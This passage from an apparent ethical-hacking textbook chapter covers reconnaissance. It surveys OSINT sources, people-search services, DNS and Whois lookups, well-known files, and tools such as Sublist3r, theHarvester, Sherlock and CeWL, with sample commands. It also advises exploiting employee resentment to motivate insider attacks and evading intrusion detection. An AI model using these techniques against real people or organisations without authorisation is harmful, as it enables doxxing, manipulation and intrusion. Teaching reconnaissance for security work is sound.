Startpage (www.startpage.com) is a meta search engine that offers anonymized Google results, giving you access to Google's index without revealing any personal data. This is useful for footprinting, as it allows you to obtain results anonymously and without targeted personalization. *MetaGer* (<https://metager.de>) is a German meta search engine that focuses on data protection and anonymity, and it searches numerous search engines and offers data protection features to obtain results without tracking.

3.2.7 Internet of Things Search Engines

IoT search engines scan the internet and list devices that are often publicly accessible without adequate security measures. This allows you to find potentially vulnerable devices such as webcams, routers, servers, and industrial control systems. Table 3.6 lists some IoT search engines you should be aware of.

IoT Search Engine	Description	Link
Shodan	We introduced Shodan in Section 3.2.3.	https://shodan.io
Netlas	<i>Netlas</i> sends queries to almost any device connected to the Internet with an IPv4 address.	https://netlas.io/features/iot_search_engine/
Censys	<i>Censys</i> is a search engine that analyzes network data and provides information about the configurations of publicly accessible systems. This includes, among other things, the operating system.	https://search.censys.io/

Table 3.6: Overview of Various IoT Search Engines

3.2.8 Social Networks

Gathering *social media intelligence* (SOCMINT) is the collection, analysis, and evaluation of information from social networks. It is a subfield of *open source intelligence* (OSINT), which generally focuses on obtaining information from freely accessible sources. (A detailed OSINT example follows in Section 3.7.) Table 3.7 lists some social networks that you can search for information about the target as part of reconnaissance.

Social Network	Description	Link
Facebook	With over two billion users worldwide, <i>Facebook</i> is one of the largest social media platforms. It allows users to share personal information, photos, events, and location data.	https://facebook.com/
LinkedIn	<i>LinkedIn</i> is the leading social network for professional and career networking. It contains information on professional backgrounds, positions, companies, and employees.	https://linkedin.com/
X (formerly Twitter)	<i>X</i> (formerly <i>Twitter</i>) is a microblogging platform where users share short messages (tweets) in real time. It is suitable, for example, for following current events and opinions. It is also useful for identifying people who are connected to each other.	https://x.com/

Table 3.7: Overview of Various Social Networks

Social Network	Description	Link
Instagram	<i>Instagram</i> is a platform for sharing photos and videos. Many users share personal information and location-based content that can provide valuable clues about where they live, travel, and socialize.	https://instagram.com/
TikTok	<i>TikTok</i> is a video-sharing platform that is particularly popular with younger users. Users share insights into their everyday lives, but news and opinion on current political topics are also increasingly being presented in video form.	https://tiktok.com/
GitHub	<i>GitHub</i> is a platform for developers to manage and share source code. Among other things, GitHub provides information about developers, their projects, and publicly accessible code that may contain sensitive information such as API keys.	https://github.com/
Reddit	<i>Reddit</i> is a social network and discussion forum that is divided into topic areas called <i>subreddits</i> . Users share and discuss a wide variety of topics there.	https://reddit.com/
YouTube	<i>YouTube</i> is the largest video-sharing platform. Many users share personal information and opinions in their videos, and you can use YouTube comments and profiles to gather information.	https://youtube.com/

Table 3.7: Overview of Various Social Networks (Cont.)

3.2.9 People Search Engines

People search engines are online services designed to gather and provide information about people from various publicly available sources. You can use them to find information such as addresses, phone numbers, professional profiles, social media accounts, and other personal data about a person, without having to conduct time-consuming research. Table 3.8 lists and describes some people search engines.

People Search Engine	Description	Link
Intelius	<i>Intelius</i> offers public records and background information about individuals. It provides information such as full names, addresses, phone numbers, professional profiles, criminal records, and connections to other individuals. Intelius is often used to perform background checks and generate comprehensive reports on individuals.	www.intelius.com/
Pipl	<i>Pipl</i> is a search engine that combines information from social networks, databases, and public records. It specializes in tracking down individuals' online presences and digital footprints.	www.pipl.com/
Whitepages	<i>Whitepages</i> is a platform for searching for people and addresses that accesses public data. It is particularly popular in the United States and is often used for contact tracing and address validation. You can also access the target person's full profile by using a VPN via a server in the United States.	www.whitepages.com/
BeenVerified	<i>BeenVerified</i> is another background check and people search service that aggregates public records and online data. The platform provides comprehensive reports that include personal data, contact details, professional information, and court records. Please note, however, that you can only use the service from the United States; IP addresses from all other countries are blocked. If necessary, you can set up VPN access with an endpoint in the United States.	www.beenverified.com/

Table 3.8: Overview of Various People Search Engines

3.2.10 Job Portals

In job advertisements, companies often specify which technologies they use (e.g., when they require knowledge of Linux, AWS, and Docker). This information helps you to get an idea of the technology stack of a target organization and identify possible points of attack.

In particular, if you find out which firewall and intrusion detection system (IDS) technologies are in use at the organization, you can take appropriate countermeasures in advance to avoid attracting attention in the target network. In addition, you can sometimes derive organizational information from job portals (e.g., different departments, team sizes, and the hierarchy within a company).

Table 3.9 lists some job portals that you can search for information as part of your reconnaissance. Platforms where users rate employers are excellent sources of information for *social engineering* campaigns, in which the attacker talks to employees or people who are directly or indirectly connected to the target and tries to obtain confidential information through deception or manipulation. If you know where a company's weaknesses lie, you can target them specifically and, for example, poach employees. If the mood is characterized by a lack of appreciation, a social engineer can, for example, make the people they approach feel that they are very special and thus motivate them to carry out insider attacks.

Job Portal	Description	Link
LinkedIn	<i>LinkedIn</i> is not just a professional network. Companies can post job vacancies there, and interested candidates can apply for those jobs directly via the platform.	https://linkedin.com
Indeed	<i>Indeed</i> is a global job platform that aggregates job postings from various industries and countries.	https://indeed.com/
Glassdoor	<i>Glassdoor</i> offers not only offers job listings but also employee reviews of companies. Reviews and salary information can provide further insight into the company structure and working methods.	https://glassdoor.com/
StepStone	<i>StepStone</i> is a popular job portal in German-speaking countries.	www.stepstone.de/
Monster	<i>Monster</i> is an international job platform that also offers a wide range of job vacancies from various industries.	www.monster.com/jobs

Table 3.9: Overview of Various Job Portals

3.2.11 The Wayback Machine (Archive.org)

The Wayback Machine is a digital archive operated by the Internet Archive organization. It stores historical versions of websites and allows users to access previous versions of a website. Since its inception in 2001, the Wayback Machine has collected billions of snapshots of websites, creating a kind of “time machine” for the internet. You can access the Wayback

Machine at <https://web.archive.org/>. To view an older version of a website, enter the domain name into the search field and select a point in time in the past when a version was stored in the Wayback Machine (see Figure 3.6).




Figure 3.6: Calling Up <https://rheinwerk-verlag.de/> Website as It Existed on February 6, 2015

In 2024, the Wayback Machine was subjected to several attacks, including DDoS attacks. The historical website data has now been restored up to October 10, 2024.

With the *Photon* program (see Section 3.5), you can search historical versions of websites by adding the `--wayback` parameter. This data comes from the Wayback Machine.

You can access the lecture video on the Wayback Machine via the following link:



Figure 3.7: https://florian-dalwigk.com/cehen/wayback_en

3.2.12 Geographic Search Engines

Geographic search engines provide useful location-based information that you can use in reconnaissance. They enable security researchers to analyze the movements and locations of individuals or organizations, and they provide insights into the geographic environment of a target.

Table 3.10 lists some geographic search engines that you can use for reconnaissance.

Geographic Search Engines	Description	Link
Google Earth and Google Maps	<i>Google Earth</i> and <i>Google Maps</i> provide detailed maps and satellite images, as well as information about businesses, buildings, and locations worldwide. They are useful for visualizing geographic information and researching location-related details.	https://earth.google.com/ www.google.com/maps
OpenStreetMap (OSM)	<i>OSM</i> is an open and collaborative mapping project that provides detailed geodata worldwide. The platform is based on crowdsourcing.	www.openstreetmap.org
Wikimapia	<i>Wikimapia</i> combines the idea of a wiki with geodata by allowing users to contribute information and descriptions about specific geographic locations.	https://wikimapia.org/
Wireless Geographic Logging Engine (WiGLE)	<i>WiGLE</i> is a platform that collects and maps information about Wi-Fi networks worldwide. The platform is based on crowdsourcing, and users scan Wi-Fi networks and their geographic coordinates along with the service set identifier (SSID), basic service set identifier (BSSID), and other information. <i>WiGLE</i> offers an interactive map that lists Wi-Fi hotspots worldwide.	www.wigle.net/
IP2Location	<i>IP2Location</i> is an IP geolocation service that provides a wide range of IP-related information. The service draws on extensive databases to provide information on IP addresses such as location, internet service provider (ISP), time zone, and connection type.	www.ip2location.com/

Table 3.10: Overview of Various Geographic Search Engines

You can access the lecture video on searching for Wi-Fi networks with WiGLE via the following link:



Figure 3.8: https://florian-dalwigk.com/cehen/wigle_en

3.2.13 Email Tracking

There are various *email tracking tools*, such as *Mailtrack*, which allow you to collect detailed information about the status of and interactions with a sent email. The *email header* contains information such as sender and recipient IP addresses, mail servers used, and timestamps for each station the email has passed through. By analyzing the email header, you can find out which servers the email passed through, where it came from, and whether the sender information has been falsified (e.g., through a spoofing attempt).

3.2.14 Domain Name System Lookups and Whois

The *Domain Name System* (DNS) is like a phone book for the internet. Similar to how a phone book helps you find a person's phone number by looking up their name, DNS translates the human-readable domain names you enter into your browser (e.g., `google.com`) into machine-readable *IP addresses* (e.g., `54.194.127.198` or `2a00:1450:4016:80c::2003`), which computers use to find each other on the internet and communicate with each other. *DNS records* are the entries in the DNS database, and each DNS record provides specific information about a domain. All DNS records are stored in a text file called *the DNS zone file*. The following list shows different types of DNS records and their meanings:

- **A**
This record refers directly to an IPv4 address. For example, the A record for `example.com` could point to `93.184.216.35`.
- **AAAA**
This record points directly to an IPv6 address. For example, the AAAA record for `google.com` might point to `2a00:1450:4016:80c::2003`. This record is particularly important because the internet is increasingly switching from IPv4 to IPv6.
- **MX**
This record points to the servers that are responsible for processing emails for a domain, and it determines which mail server receives emails for the domain.
- **CNAME**
You can use this record to set an alias for the actual domain. For example, if you wanted

to set up `www.example.com` as an alias for `example.com`, you would use the CNAME record.

- TXT

You can use this record to provide text information to external sources. Among other things, you can use it to verify domain ownership or implement email security measures such as *Sender Policy Framework (SPF)* and *DomainKeys Identified Mail (DKIM)*.

- NS

This record specifies the authoritative name server for the domain. Accessing an authoritative name server is usually the last resort for providing the final IP address for a domain.

- PTR

You can use this record to trace an IP address back to a canonical name. It is essentially the opposite of an A record, and it is often used in network diagnostics and network monitoring.

- RP

This record specifies an email address for someone who is responsible for the domain.

- SRV

These records are used to locate specific services within a domain. For example, you can use an SRV record to specify the locations of LDAP or SIP servers within a domain.

- HINFO

You can use these records to provide generic host information, such as the CPU type and operating system of a host. These entries are not very common for security reasons, as they can potentially reveal sensitive information about infrastructure.

- SOA

This record is the first entry in the DNS zone file, and it provides information about which name server is the primary authority (the authoritative name server) for this zone.

You can access the lecture video on how DNS works via the following link:



Figure 3.9: https://florian-dalwigk.com/cehen/dns_en

DNS Lookups

In a *DNS lookup*, the attacker searches for DNS entries, A records, AAAA records, MX records, etc. To obtain DNS information, the attacker must send a direct request to the target's DNS server. In a *reverse DNS lookup*, the attacker uses the IP address to determine the corresponding domain name. This is useful for finding out which domain or host name is behind

a specific IP address. Mail servers, for example, use reverse DNS lookups to determine whether an incoming email comes from a legitimate source. The *(reverse) DNS lookup* is an active footprinting technique.

Traceroute is a class of network diagnostic tools that you can use to trace the path of a packet from the source (the attacker) to the destination, to reveal the network infrastructure. Traceroute is the classic implementation, and it is available by default on most Unix-based systems such as Linux and macOS. Windows systems use the *tracert* tool, which works like Unix/Linux traceroute but uses ICMP instead of User Datagram Protocol (UDP) packets by default.

Whois is a protocol that allows you to query publicly accessible databases containing information about the owners of domains, and you can use Whois queries to obtain information about the registration of a domain or IP address. You can find details such as the name of the domain owner, contact information, the registration date and expiration date of the domain, and the name servers.

Whois Queries

With some of the techniques, it is debatable what type of footprinting they belong to. For example, a Whois query via <https://webwhois.com> could be considered passive footprinting since it provides information about the registration and administration of a domain or IP address. Organizations such as the Internet Corporation for Assigned Names and Numbers (ICANN) collect Whois data to make basic information about a domain or IP transparently available. The information provided by a Whois query includes the following, among other things:

- **Registered domain name**
This is the exact name of the domain (e.g., *example.com*).
- **Registration date**
This is the date on which the domain was originally registered.
- **Expiration date**
This is the date on which the domain registration expires and must be renewed.
- **Last update**
This is the date on which the domain registration was last changed.
- **Registrar name**
This is the name of the organization where the domain was registered (e.g., GoDaddy, Namecheap).
- **Registrar contact details**
This is contact information for the registrar, which you can use to clarify domain issues.
- **Name/organization of the owner**
This is the name of the owner who registered the domain and the organization they belong to. This information should be anonymized for outsiders for data protection reasons.

- **Owner's contact information**

This is the address, phone number, and email address of the domain owner. This information should be anonymized for outsiders for privacy reasons.

- **Country and region**

This is geographical information about the owner.

- **Name servers**

Name servers are the DNS servers that point the domain to the correct IP address. This information is important for the domain to function correctly.

You can access the lecture video on Whois queries via the following link:



Figure 3.10: https://florian-dalwigk.com/cehen/whois_en

3.2.15 Active Footprinting

All of the footprinting techniques we have mentioned so far are passive footprinting. The various website footprinting techniques you are about to learn, on the other hand, are active footprinting.

Mirroring Websites

You can use tools such as *HTTrack* to mirror or locally download an entire target website in order to automatically search for email addresses, hidden links, comments in the source code, configuration files, and other sensitive information. This technique is considered active footprinting because the attacker downloads the target's website and this download can be registered by the victim.² Attackers can use tools such as *Wget* to search directly on the target's website for links that lead to (hidden) subpages, for example.

Creating Word Lists

You can use tools such as *Custom Word List generator (CeWL)* to automatically generate word lists based on the content of the target website. By collecting terms and phrases used on the website, you can draw conclusions about the structure, business environment, and focus of an organization. You can also record technical terms and names of software or platforms used, which can give you valuable insights into the IT infrastructure and potential vulnerabilities.

² Downloading an entire website with all publicly available files and directories is unusual and should trigger an alarm in the backend.

Enumerating Directories

You can use tools such as *Gobuster* and *DirBuster* to enumerate (hidden) directories on a target server. This requires you to directly interact with the server, and if you scan too aggressively, there is a risk that you will be detected as a threat by detection tools and blocked.

Enumeration is the act of searching for publicly accessible files or directories on the servers of the target organization. The organization can log and evaluate these accesses, and this technique is considered active footprinting because the attacker searches for files directly on the target's servers. The attacker searches the target organization's website for documents and then analyzes the documents' *metadata* to obtain further information, such as personnel numbers, software products, and internally used email addresses.

Collecting Data on Social Networks

You can collect information about the target organization via social media such as X, Instagram, and YouTube (e.g., by searching for employee profiles or posts about past company events). A popular tool for searching for a user name on multiple social networks is the *Sherlock* Python program. This kind of search is a passive form of footprinting, as long as you do not interact directly with the target (e.g., by using a fake profile).

By searching *online discussion groups, forums, or blogs* where the target or their activities are mentioned, the attacker can obtain useful information. In addition, there are numerous search services that attackers can use to research information about, for example, people, company revenues, source code, or repositories.³

You can also use job portals such as Indeed and StepStone to determine infrastructure information about the target, as job advertisements often contain references to technologies or software used in an organization.

3.3 Well-Known Files

Well-known files are standardized paths on a web server where certain machine-readable information is provided. They enable search engines, browsers, security researchers, and other services to retrieve specific information about a website in a targeted and efficient manner. The term *well-known files* originated in request for comment (RFC) 8615, and it describes a naming scheme for URLs that is structured according to the following pattern (see <https://datatracker.ietf.org/doc/html/rfc8615>):

```
https://example.com/.well-known/[filename]
```

³ One source of publicly available source code repositories is GitHub, which you can use to find out about some of the technologies used in the organization, employees with GitHub profiles, etc.

You can also use well-known files to provide specific functionalities or information for machines in a standardized way, which saves resources and increases compatibility.

These files must be publicly accessible without authentication, and they are usually located directly under `/.well-known/` in the root directory of the domain.⁴ They follow standardized formats, such as JSON. Services such as Google actively use them, and they increase the transparency, automation, and interoperability of web services.

One example is the well-known `security.txt` file, which is located at `/.well-known/security.txt` on a web server. It specifies how security researchers can report security vulnerabilities (see www.google.com/.well-known/security.txt):

```
Contact: https://g.co/vulnz
Contact: mailto:security@google.com
Encryption: https://services.google.com/corporate/publickey.txt
Acknowledgments: https://bughunters.google.com/
Policy: https://g.co/vrp
Hiring: https://g.co/SecurityPrivacyEngJobs
Expires: 2030-04-01T00:00:00z
```

Listing 3.1: Example Content from Well-Known `security.txt` File

In addition to the official well-known files, there are machine-readable files that are also located in the root directory of a website and are interpreted by automated services. Even though they do not formally belong to the `.well-known` namespace, they perform similar functions.

The `robots.txt` file is part of the *Robots Exclusion Protocol*, and it dates back to 1994. It is used to tell web crawlers (e.g., from search engines) which parts of the website they should not crawl or index (see the following excerpt from www.google.com/robots.txt):

```
User-agent: *
User-agent: Yandex
Disallow: /search
Allow: /search/about
Allow: /search/howsearchworks
...
```

Listing 3.2: Example Content from Well-Known `robots.txt` File

Usually, `sitemap.xml` is referenced under `/sitemap.xml`, but you can also find it under `/.well-known/sitemap.xml`. This file lists the URLs of a website and informs search engines which pages exist, when they were last changed, and how often they are updated. It also improves indexing by crawlers (see the following excerpt):

⁴ Older files created before the introduction of the well-known standard (such as `robots.txt`) may have a different, historically developed storage location.

```
<urlset xmlns="http://www.sitemaps.org/schemas/sitemap/0.9">
  <url>
    <loc>https://example.com/</loc>
    <lastmod>2025-05-01</lastmod>
    <changefreq>weekly</changefreq>
    <priority>1.0</priority>
  </url>
</urlset>
```

Listing 3.3: Example Content of XML Sitemap

You can refer to the sitemap in `robots.txt`.

The `humans.txt` file is an unofficial, rather symbolic file that contains information about the people behind a website (e.g., its development, design, or author teams). It is not standardized and has no technical function, but it sometimes serves as a friendly sign of transparency by displaying messages like this one from *www.google.com/humans.txt*:

Google is built by a large team of engineers, designers, researchers, robots, and others in many different sites across the globe. It is updated continuously and built with more tools and technologies than we can shake a stick at. If you'd like to help us out, see careers.google.com.

Well-known files are of particular interest in reconnaissance because they are standardized, easily accessible, and often very informative. They offer a structured way to obtain information about a website, completely legally and without authentication.

3.4 Footprinting on the Dark Web

Chapter 8, Section 8.5 will deal with the dark web and especially the Tor network. In this section, I will introduce you to the following tools and search engines that you can use for footprinting on the darknet (see Table 3.11).

Tool or Search Engine	Description	Link
OnionLand	<i>OnionLand</i> is a search engine for <i>.onion</i> websites on the darknet. It creates an interface between the surface web and the darknet by making content from <i>.onion</i> sites accessible via the surface web.	www.onionland.io/

Table 3.11: Overview of Various Footprinting Tools and Search Engines on Darknet

Tool or Search Engine	Description	Link
Ahmia	<i>Ahmia</i> is a darknet search engine that indexes both <i>.onion</i> websites and content on the surface web. The platform filters out illegal or harmful content to provide users with a safe way to search for information on the darknet. You can access Ahmia via normal browsers as well as the Tor browser.	https://ahmia.fi/
ExoneraTor	<i>ExoneraTor</i> is a tool provided by the Tor Project that lets you find out whether a specific IP address was part of the Tor network at a specific point in time. The tool is particularly useful for administrators, security researchers, and law enforcement agencies that want to check whether an IP address that may have been involved in suspicious activity belonged to a Tor node.	https://metrics.torproject.org/exonerator.html

Table 3.11: Overview of Various Footprinting Tools and Search Engines on Darknet (Cont.)

On the darknet, you may be able to gather highly sensitive information about the target, such as credit card information, passport numbers, ID card numbers, and medical data.

You can access the lecture video on dark web footprinting via the following link:



Figure 3.11: https://florian-dalwigk.com/cehen/darkweb_en

3.5 Tools for Footprinting

There are a variety of complex programs and frameworks that you can use to gather information about the target organization. These include Maltego, Recon-ng, theHarvester, the OSINT framework, and FOCA. In Table 3.12, you will find descriptions of and source URLs for these footprinting programs and frameworks. Since all of these tools usually interact directly with the target under the hood, their use is considered an active reconnaissance technique.

Program	Description	Source
Maltego	<i>Maltego</i> is a powerful graphical tool for OSINT analysis that you can also use to visualize relationships among people, companies, domains, IP addresses, and other data points. Maltego uses algorithms from graph theory for this purpose.	www.maltego.com/ (Maltego is preinstalled on Kali Linux.)
Recon-ng	<i>Recon-ng</i> is a modular, web-based framework designed specifically for information gathering via OSINT. It offers a console-based interface.	https://github.com/lanmaster53/recon-ng (Recon-ng is preinstalled on Kali Linux.)
ReconDog	<i>ReconDog</i> is the Swiss Army knife of reconnaissance. It uses APIs and web requests to gather publicly available information about a target, it is easy to use, and it combines various data collection functions in a single tool.	https://github.com/s0md3v/ReconDog
theHarvester	The program called <i>theHarvester</i> was developed specifically for collecting email addresses, user names, subdomains, and IP addresses by accessing various public sources.	https://github.com/laramies/theHarvester (This program is preinstalled on Kali Linux.)
BillCipher	<i>BillCipher</i> is an OSINT tool that's designed to gather information about domains, IP addresses, and email addresses. BillCipher performs various queries and uses APIs to gather information about a specific target.	https://github.com/bahatiphill/BillCipher
DNSRecon	<i>DNSRecon</i> is an open-source DNS enumeration program that you can use to gather detailed information about the DNS structure of a target domain. It supports various types of DNS queries, and it helps to find vulnerabilities in DNS configurations.	https://github.com/darkoperator/dnsrecon (DNSRecon is preinstalled on Kali Linux.)

Table 3.12: Footprinting Programs and Frameworks

Program	Description	Source
OSINT Framework	The <i>OSINT Framework</i> is a resource directory with a comprehensive collection of links and resources for OSINT and footprinting.	https://osintframework.com/
OSRFramework	The <i>OSRFramework</i> is a collection of tools for OSINT research written in Python. It was developed to analyze user names, email addresses, phone numbers, and domains, and to search for them on various platforms and databases.	http://github.com/jaykali/osrframework
Photon	<i>Photon</i> is an open-source program written in Python that you can use to crawl websites. It can efficiently collect and structure various types of data, and with it, you can search historical versions of the website via <code>--wayback</code> . These originate from the Wayback Machine (see Section 3.2.11).	https://github.com/s0md3v/Photon
Fingerprinting Organizations with Collected Archives (FOCA)	<i>FOCA</i> is a tool that you can use to extract metadata from publicly accessible documents such as PDF and Office files. This metadata can contain a wealth of information about internal networks, user names, and software versions.	https://github.com/ElevenPaths/FOCA
Sublist3r	<i>Sublist3r</i> is a Python program that you can use to find subdomains for a specific domain. It searches various search engines and other sources on the internet for entries linked to subdomains, and to do this, it uses APIs and web-scraping techniques to collect public data from providers such as Google, Bing, Yahoo, and VirusTotal.	https://github.com/aboul31a/Sublist3r
Sherlock	<i>Sherlock</i> is a Python program that allows you to search for user names on various social media platforms, so you can find out whether a specific user name is registered on different platforms.	https://github.com/sherlock-project/sherlock

Table 3.12: Footprinting Programs and Frameworks (Cont.)

Program	Description	Source
HTTrack	<i>HTTrack</i> is an open-source tool for cloning websites. It allows you to download and save entire websites locally on a computer, including all HTML, image, and media files as well as the directory structure. Then, you can analyze the website offline, meaning you'll only need to interact with the target once.	www.httrack.com/
Custom Word List Generator (CeWL)	<i>CeWL</i> is a tool for creating custom word lists based on the content of a website. It searches the website and extracts frequently occurring words, which you can then save as a word list.	https://github.com/digininja/CeWL
ExifTool	<i>ExifTool</i> is a program for displaying and editing metadata in files, especially images. It supports a wide range of file formats and extracts information such as camera settings, GPS coordinates, the time the image was taken, and the image editing software used.	https://exiftool.org/ (ExifTool is preinstalled on Kali Linux.)
Mailtrack	<i>Mailtrack</i> is an email tracking tool that is mostly used as a browser extension. It allows users to see whether their email has been opened. To accomplish this, it adds invisible tracking pixels to the email that send a notification to the sender when the email is opened.	https://mailtrack.email/
Traceroute	<i>Traceroute</i> is a network diagnostic tool you can use to trace the path of data packets through a network and find out which intermediate stations (<i>hops</i>) a data packet passes through on its way to the destination device.	In Kali Linux, you start the program with the <code>trace-route</code> command, and in Windows, you start it with the <code>tracert</code> command.

Table 3.12: Footprinting Programs and Frameworks (Cont.)

Of course, you can also use ShellGPT to operate all of these tools. To do so, specify in plain language what you want a particular program to do, and ShellGPT will take care of the rest. Here are a few examples:

- `sgpt --chat socmint_recon "Use Sherlock to search for florian.dalwigk on Instagram and YouTube"`
- `sgpt --chat wordlists "Use CeWL to create a word list for the site https://rheinwerk-computing.com"`
- `sgpt --chat subdomains "Search for Google subdomains with Sublist3r"`

The outputs will be as follows:

- `sherlock florian.dalwigk --site instagram --site youtube`
- `cewl https://rheinwerk-computing.com -w wordlist.txt`
- `sublist3r -d google.com`

Even More Access with Python

Python offers a variety of libraries for web scraping, data analysis, and application programming interface (API) interaction. With these libraries, you can develop customized scripts that are tailored to specific footprinting requirements. You can generate and customize the scripts by using AI, and in addition, you can use an API to access AI applications or language models that can help you analyze the collected information.

We will take a closer look at some of the tools from Table 3.12 in the following sections.

3.5.1 Finding Subdomains with Sublist3r

You can use Sublist3r to find subdomains for a domain, with the aim of identifying potential gateways. A *subdomain* is a sub-area of a main domain, and it is used to structure a website. You can scan a domain for subdomains and then use the results to draw conclusions about the various departments of the company behind it.

To use Sublist3r in Kali Linux, you must first download it by entering the following command into the terminal:

```
sublist3r
```

Kali Linux will then ask you if you want to install the program, and you should answer `y`. The program will then download automatically, you'll be able to use it right away. Table 3.13 lists the available options, which you can also view with the following command:

```
sublist3r --help
```

Option (Short Form)	Option (Long Form)	Description
-b	--bruteforce	This activates a brute force search, which systematically tries to find additional subdomains that may not be found by regular search engines.

Table 3.13: Options for Sublist3r Program

Option (Short Form)	Option (Long Form)	Description
-d	--domain	This parameter specifies the domain for which subdomains are to be searched. It is a required parameter.
-e	--engines	This parameter selects the search engines to be used. They are separated by commas. By default, Sublist3r uses all supported search engines, but you can limit the selection to specific ones. Supported search engines include baidu, bing, google, yahoo, virustotal, threatcrowd, and passivedns.
-o	--output	This specifies the path to the output file where the found subdomains should be saved.
-p	--ports	This specifies a list of ports to scan for subdomains, and it allows Sublist3r to find not only subdomains but also open ports.
-t	--threads	This sets the number of threads for simultaneous searches, which can speed up the search.
-v	--verbose	This enables <i>verbose mode</i> , which displays detailed information about the progress of and the information found during the scan.
-h	--help	This displays the help menu for Sublist3r.

Table 3.13: Options for Sublist3r Program (Cont.)

You can also find subdomains by using the advanced Google search parameters (see Section 3.2.2): `site:example.com -inurl:www`.

You can access the lecture video on Sublist3r via the following link:



Figure 3.12: https://florian-dalwigk.com/cehen/sublister_en

3.5.2 Collecting Information with theHarvester

The program called *theHarvester* is open source, and you can use it to collect information about email addresses, domain names, IP addresses, host names, subdomains, and other public data about a target organization. The program is available by default in Kali Linux, and Table 3.14 lists important program options that you can use.

Option (Short Form)	Option (Long Form)	Description
-d	--domain	This specifies the target domain for which information is to be collected, and it is a required parameter.
-l	--limit	This specifies the maximum number of results to be output per source.
-b	--source	This specifies the source or search engine to be used for gathering information. Possible values include <code>google</code> , <code>bing</code> , <code>shodan</code> , <code>yahoo</code> , <code>virus-total</code> , and <code>duckduckgo</code> .

Table 3.14: Important Options for theHarvester Program

The following command triggers a search via the `google.com` domain:

```
theHarvester -d google.com -l 100 -b yahoo
```

You need to use the Yahoo search engine for this, and the search results are limited to 100. Among other things, you can also use this to determine email lists.

3.5.3 Finding User Names with Sherlock

Sherlock is the name of a master detective, and it's also an open-source program written in Python that you can use to search for user names on numerous social media platforms. This allows you to find out whether a specific user name is registered on different platforms.

To use Sherlock, you need to install it first, with this command:

```
sudo apt install sherlock
```

Important options that you can use in Sherlock are listed in Table 3.15:

Option (Short Form)	Option (Long Form)	Description
-o	--output	This saves the search results to a file.

Table 3.15: Important Options for Use with Sherlock Program

Option (Short Form)	Option (Long Form)	Description
-p	--proxy	This performs the user name search via a proxy server, which can help protect your IP address and possibly avoid blockages.
	--timeout	This sets a maximum amount of time that Sherlock should wait when loading a web page before moving on to the next page. This is especially useful with slow connections or when a web page is unavailable.
-h	--help	This displays a help page with all available options and parameters for Sherlock.
	--print-all	This displays all checked web pages, even those where the user name was not found. By default, Sherlock only outputs the pages where the user name exists.
	--site	This specifies a social media platform on which to search. It is not possible to list multiple social media platforms separated by commas, so instead, you must set the <code>--site</code> option again for each platform.
	--tor	This option allows you to perform the user name search via Tor.

Table 3.15: Important Options for Use with Sherlock Program (Cont.)

You can access the lecture video on Sherlock via the following link:



Figure 3.13: https://florian-dalwigk.com/cehen/sherlock_en

3.5.4 Creating Word Lists with Custom Word List Generator

CeWL is a tool for creating custom word lists based on the content of a website. The program searches the website and extracts frequently occurring words, which you can then save as a word list. You can use word lists to, among other things, crack passwords and create social engineering campaigns based on the specific terminology of a target website.

Table 3.16 lists important options for use with the CeWL program.

Option (Short Form)	Option (Long Form)	Description
-m	--min_word_length	This sets the minimum word length for words to be included in the list. The default is three, meaning that all words on the list must be at least three characters long.
-w	--write	This specifies the file to which CeWL should write the words. Without this parameter, the program simply displays the list in the console.
-d	--depth	This specifies the depth of the links that CeWL should search (i.e., how often a link on the website should be followed). The default value is two, and the higher this value is, the more pages will be searched.
-e	--email	This extracts email addresses from the website.
-u	--ua	This sets the user agent string that CeWL should use, which prevent the request from being recognized as a bot.
-h	--help	This displays a help page with all available options and parameters for CeWL.

Table 3.16: Important Options for Use with CeWL Program

To create a word list for the Rheinwerk Verlag website using CeWL, you can use the following command, for example:

```
cewl https://www.rheinwerk-computing.com/ -d 2 -w wordlist.txt
```

This command creates a word list for the *www.rheinwerk-computing.com* website and saves it in the `wordlist.txt` file. CeWL searches up to two links deep on the website.

You can access the lecture video on CeWL via the following link:



Figure 3.14: https://florian-dalwigk.com/cehen/cewl_en

3.5.5 Reading Metadata with ExifTool

ExifTool is a command line tool you can use to read, write, and edit metadata in a variety of file formats, particularly image, audio, and video files. It was developed by Phil Harvey and is freely available under the Perl Artistic License. The program is based on Perl, and you can use it on Windows, macOS, and Linux. It supports numerous metadata formats, including Exif, IPTC, XMP, JFIF, and GeoTIFF.

Metadata is structured data that contains information about other data. The term comes from the Greek and essentially means “data about data.” Metadata describes or structures content so that users can find, process, and understand it more easily, so metadata is additional information that explains what a file is, how it was created, when it was created, and by whom. Metadata can help sort, search, or categorize files and enable search engines to index them better, and analyzing metadata can provide clues about its origin, editing history, etc., which can be particularly helpful in IT forensic analysis.

Exchangeable Image File Format (Exif) is an example of a standard that adds information to image files. This includes the following, among other things:

- Camera data (model, manufacturer, and firmware)
- Recording data (date, time, GPS coordinates, and exposure time)
- Technical details (resolution, color profile, and orientation)
- The software that last edited the image

Exif is one of many standards for metadata, and we can make distinctions among descriptive, administrative, structural, rights-related, and geographic metadata, as follows:

- **Structural metadata**
This describes the content (e.g., title, author, keywords).
- **Administrative metadata**
This contains technical information such as file format, access rights, and creation date.
- **Structural metadata**
This contains links to other data (e.g., the chapter structure).
- **Rights-related metadata**
This includes information on copyright, licensing, and terms of use.
- **Geographic metadata**
This is location data (e.g., GPS coordinates).

